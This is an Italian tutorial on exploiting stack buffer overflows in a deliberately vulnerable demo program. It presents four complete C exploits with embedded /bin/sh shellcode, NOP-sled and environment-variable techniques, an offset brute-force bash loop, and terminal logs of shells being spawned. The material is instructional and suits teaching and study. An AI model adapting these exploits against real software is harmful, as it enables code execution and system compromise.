Avendo passato 100 lettere A come primo argomento del programma abbiamo provocato un buffer overflow. Dopo l'istruzione ret della funzione f il saved return pointer conterrà il valore 0x41414141, che è la rappresentazione ASCII di 4 lettere A, il programma non può accedere a tale locazione di memoria. Se passiamo al programma una stringa contenente inizialmente lo shellcode seguito dall'indirizzo della variabile buffer ripetuto 45 volte, dopo l'esecuzione di strcpy ci troveremo in una situazione come quella mostrata in Figura 14. Il contenuto di SRET sarà riscritto con l'indirizzo di buffer. Quando verrà eseguita l'istruzione ret della funzione f, anzichè ritornare al chiamante, si passerà ad eseguire il codice a partire dalla prima cella di memoria destinata a contenere buffer.



Figure 14: Stack di vuln1 dopo buffer overflow

Per exploittare vuln1.c dobbiamo quindi scrivere un programma che costruisce il primo argomento da passare a vuln1 come mostrato in Figura 15.



Figure 15: argv[1] da passare a vuln1

Come shellcode useremo quello che abbiamo ricavato precedentemente, inoltre sappiamo l'indirizzo di buffer visto che viene stampato a video dal programma vulnerabile.
Scriviamo il nostro primo exploit:
Expl0.c:

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define shellcode_size 25
#define BUFSIZE 76
#define program "./vuln1"

char shellcode[]=
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
"\x53\x89\xe1\x89\xca\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
 int *addr,i,*ptr;
 char primo_argomento[BUFSIZE];
 char *argument[4];

 if(argc>1) *addr=strtoul(argv[1],NULL,16);
 else exit(-1);
 /* converto il valore passato al programma ottenendo
    l'indirizzo della variabile buffer del prg vulnerabile      */

 printf("Uso l'indirizzo 0x%x\n",*addr);
```

```
 ptr=(int *)primo_argomento;
 for(i=0;i<BUFSIZE-4;i=i+4) *(ptr++)=*addr;
 /* riempio primo_argomento con l'indirizzo di buffer          */

 for(i=0;i<shellcode_size;i++) primo_argomento[i]=shellcode[i];
 /* inserico all'inizio di primo_argomento lo shellcode        */

 primo_argomento[BUFSIZE-1]='\0';
 /* pongo il carattere di fine stringa al termine di
    primo_argomento                                            */

 argument[0]=program;
 argument[1]=primo_argomento;
 argument[2]=NULL;
 execvp(program,argument);
 /* lancio il programma vulnerabile passandogli primo_argomento */

 return 0;
}
```

Expl0.c attende in input l'indirizzo di buffer, riempie la variabile "primo_argomento" con lo shellcode e l'indirizzo passatogli da linea di comando e successivamente esegue vuln1 passandogli il primo argomento creato. La variabile "primo_argomento" ha dimensione maggiore rispetto alla variabile buffer del programma vulnerabile, quindi avverrà un buffer overflow che ci permetterà di andare a sovrascrivere il valore di SRET.

Eseguiremo una volta expl0 passandogli un indirizzo casuale, vuln1 stamperà a video il reale indirizzo di buffer. Eseguiamo una seconda volta expl0 passandogli l'indirizzo di buffer, facendo questo otterremo una shell:

```
lain@Boban [~/Programming/c/esempi] ./expl0 0xffffffff
Uso l'indirizzo 0xffffffff
Indirizzo di buffer: 0xbffff9bc
Segmentation fault
lain@Boban [~/Programming/c/esempi] ./expl0 0xbffff9bc
Uso l'indirizzo 0xbffff9bc
Indirizzo di buffer: 0xbffff9bc
sh-2.05b$
```

In genere i programmi vulnerabili non stampano a video l'indirizzo della variabile che straripa, sappiamo solo che essa verrà allocata sullo stack. Nessuno ci vieta di provare ad indovinare l'indirizzo a cui verrà allocata: possiamo supporre che esso si troverà nei pressi di un generico valore dello stack pointer. Useremo quindi all'interno del programma di exploit una funzione get_sp che restituisce il suo stack pointer per avere un'idea di dove esso si possa trovare, a questo valore aggiungeremo un numero casuale passato da linea di comando finchè non avremo indovinato l'indirizzo preciso della variabile buffer in memoria.

expl1.c:

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define shellcode_size 25 // Dimensione dello shellcode
#define DIMENSIONE 76     // Dimensione di primo_argomento
#define program "./vuln1" // nome del prg da exploittare

char shellcode[]=
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
"\x53\x89\xe1\x89\xca\xb0\x0b\xcd\x80";
```

```
int get_sp(void) {
        __asm__("movl %esp,%eax");
        }


int main(int argc, char **argv)
{
 int *addr,offset,i,*ptr;
 char primo_argomento[BUFSIZE];
 char *argument[4];

 if(argc>1)offset=atoi(argv[1]);
 else offset=0;
 /* converto in intero il primo argomento passato ad expl1 */

 *addr=get_sp()+offset;
 /* indirizzo = indirizzo di ESP + OFFSET passato come
    parametro a expl1                                  */

 printf("Uso l'indirizzo 0x%x\n",*addr);

 ptr=(int *)primo_argomento;
 for(i=0;i<DIMENSIONE-4;i=i+4) *(ptr++)=*addr;
 /* riempio primo_argomento con indirizzo              */

 for(i=0;i<shellcode_size;i++) primo_argomento[i]=shellcode[i];
 /* metto lo shellcode all' inizio di primo_argomento  */

 primo_argomento[DIMENSIONE-1]='\0';
 /* pongo il carattere di fine stringa a primo_argomento */

 argument[0]=program;
 argument[1]=primo_argomento;
 argument[2]=NULL;
 execvp(program,argument);
 /* lancio vuln1 passando primo_argomento come argv[1]  */

 return 0;
}
```

Ora proviamo a passare a linea di comando ad expl1 dei valori casuali:

```
lain@Boban [~/Programming/c/esempi] ./expl1 100
Uso l'indirizzo 0xbffffa50
Segmentation fault
lain@Boban [~/Programming/c/esempi] ./expl1 200
Uso l'indirizzo 0xbffffab4
Illegal instruction
lain@Boban [~/Programming/c/esempi] ./expl1 210
Uso l'indirizzo 0xbffffabe
Illegal instruction
lain@Boban [~/Programming/c/esempi] ./expl1 250
Uso l'indirizzo 0xbffffae6
Illegal instruction
lain@Boban [~/Programming/c/esempi] ./expl1 300
Uso l'indirizzo 0xbffffb18
Segmentation fault
lain@Boban [~/Programming/c/esempi] ./expl1 400
Uso l'indirizzo 0xbffffb7c
Segmentation fault
lain@Boban [~/Programming/c/esempi] ./expl1 410
Uso l'indirizzo 0xbffffb86
sh-2.05b$
```

Dopo svariati tentativi siamo riusciti ad indovinare l'indirizzo della variabile buffer. Per trovare più velocemente l'offset potremmo affidarci ad uno script in bash:
for((i=0;i<2000;i++)) do echo "--> OFFSET $i"; ./expl1 $i; done

Usando il metodo illustrato precedentemente dobbiamo trovare l'indirizzo preciso della prima istruzione dello shellcode. Per incrementare le nostre possibilità e facilitarci nella ricerca dell'offset possiamo riporre all'inizio della variabile "primo_argomento" una serie di NOP, come mostrato in Figura 16.



Figure 16: argv[1] con NOP

Anche se SRET non punta esattamente alla locazione di memoria che contiene lo shellcode, esso potrebbe puntare ad una cella di memoria contenuta all'interno della sequenza di NOP preposta. L'istruzione NOP occupa esattamente un byte, cio' significa che se SRET ricade all'interno della sequenza di NOP incontrerà un'istruzione valida, quindi la CPU esegue le istruzioni NOP e successivamente lo shellcode.
Riscriviamo l'exploit con questo accorgimento:
expl2.c

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define shellcode_size 25
#define BUFSIZE 76
#define program "./vuln1"
#define NOP 0x90

char shellcode[]=
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
"\x53\x89\xe1\x89\xca\xb0\x0b\xcd\x80";


int get_sp(void) {
        __asm__("movl %esp,%eax");
        }


int main(int argc, char **argv)
{
 int *addr,offset,i,*ptr;
 char primo_argomento[BUFSIZE];
 char *argument[4];

 if(argc>1)offset=atoi(argv[1]);
 else offset=0;

 *addr=get_sp()+offset;
 /* calcolo l'indirizzo                        */

 printf("Uso l'indirizzo 0x%x\n",*addr);

 ptr=(int *)primo_argomento;
 for(i=0;i<BUFSIZE-4;i=i+4) *(ptr++)=*addr;
 /* riempio primo_argomento con l'indirizzo di buffer
```

```
   nel programma vulnerabile                    */

 for(i=0;i<(BUFSIZE/2);i++) primo_argomento[i]=NOP;
 /* metto la sequenza di NOP all'inizio di primo_argomento */

 for(i=0;i<shellcode_size;i++) primo_argomento[i+(BUFSIZE/2)]=shellcode[i];
 /* dopo la sequenza di NOP metto lo shellcode          */

 primo_argomento[BUFSIZE-1]='\0';
 /* pongo il carattere di fine stringa                  */

 argument[0]=program;
 argument[1]=primo_argomento;
 argument[2]=NULL;
 execvp(program,argument);
 /* lancio il programma vulnerabile passandogli
    primo_argomento                                    */

 return 0;
}
```

Proviamo expl2:

```
lain@Boban [~/Programming/c/esempi] ./expl2 400
Uso l'indirizzo 0xbffffb7c
Segmentation fault
lain@Boban [~/Programming/c/esempi] ./expl2 420
Uso l'indirizzo 0xbffffb90
sh-2.05b$ exit
lain@Boban [~/Programming/c/esempi] ./expl2 430
Uso l'indirizzo 0xbffffb9a
sh-2.05b$ exit
lain@Boban [~/Programming/c/esempi] ./expl2 440
Uso l'indirizzo 0xbffffba4
sh-2.05b$ exit
lain@Boban [~/Programming/c/esempi] ./expl2 445
Uso l'indirizzo 0xbffffba9
sh-2.05b$ exit
```

Come si può vedere expl2 ha il vantaggio di funzionare con diversi offset, ovvero quelli che fanno ricadere SRET all'interno della sequenza di NOP preposta allo shellcode.

Exact Offset approach

La figura 17 rappresenta le locazioni di memoria alte di un binario ELF quando viene caricato in memoria. Il "tetto" è fissato dall'indirizzo 0xBFFFFFF seguito da 4 byte posti a NULL, il nome dell'eseguibile, le variabili d'ambiente e gli argomenti passati al programma in ordine inverso rispetto a quello di immissione. Eseguendo un semplice calcolo possiamo determinare l'indirizzo di memoria in cui verrà allocata l'ultima enviroment variable passata al programma:
last_enviroment_address = 0xBFFFFFFF -4 -(strlen(program_name)+1) -strlen(env[n])
semplificando:
last_enviroment_address = 0xBFFFFFFA -strlen(program_name) -strlen(env[n])



Figure 17: Allocazione memoria alta ELF binary

Anzichè passare lo shellcode come argomento all'eseguibile, lo passiamo come ultimo enviroment al programma vulnerabile tramite la funzione execle (*man execle(3)*). Calcoliamo tramite la formula precedente l'indirizzo a cui verrà allocato lo shellcode. Ora sovrascriviamo SRET con l'indirizzo dello shellcode ed attendiamo che l'istruzione ret compia il suo dovere.
Vediamo un esempio di codice che usa questa tecnica di buffer overflow per exploittare il programma vuln1.c:
expl3.c

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

#define shellcode_size 25
#define BUFSIZE 76
#define program "./vuln1"

char shellcode[]=
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
"\x53\x89\xe1\x89\xca\xb0\x0b\xcd\x80";

int main(void)
{
 char *enviroment[2]={shellcode,NULL};
 char primo_argomento[BUFSIZE];
 int *ptr,addr,i;

 ptr=(int *) primo_argomento;

 addr= 0xbffffffa -shellcode_size -strlen(program);
 printf("Uso l'indirizzo 0x%x\n",addr);

 for(i=0;i<BUFSIZE;i=i+4) *(ptr++)=addr;
 primo_argomento[BUFSIZE-1]='\0';

 execle(program,program,primo_argomento,NULL,enviroment);
 return 0;
}
```

Come si può notare a differenza dei programmi visti in precedenza non dobbiamo preoccuparci di determinare un offset per cui l'exploit possa funzionare. Inoltre mediante questa tecnica non dobbiamo preoccuparci che la dimensione del buffer che straripa sia almeno pari alla lunghezza dello shellcode più 2 word. Tale lunghezza totale ci permette di modificare il saved return address e di lanciare una shell.

Bibliografia

1 Aleph One. Smashing The Stack for fun and profit

2 Murat. Buffer overflows demystified

3 w00w00. w00w00 on Heap Overflows

4 Gianluca Mazzei, Andrea Paollesi, Stefano Volpini. Buffer Overflow. (Università degli Studi di Siena)

5 Smiler. The Art of Writing Shellcode

6 SirCondor. Buffer Overflows. BFI n° 6 cap 10.

7 Randall Hyde. Art of Assembly Language Programming and HLA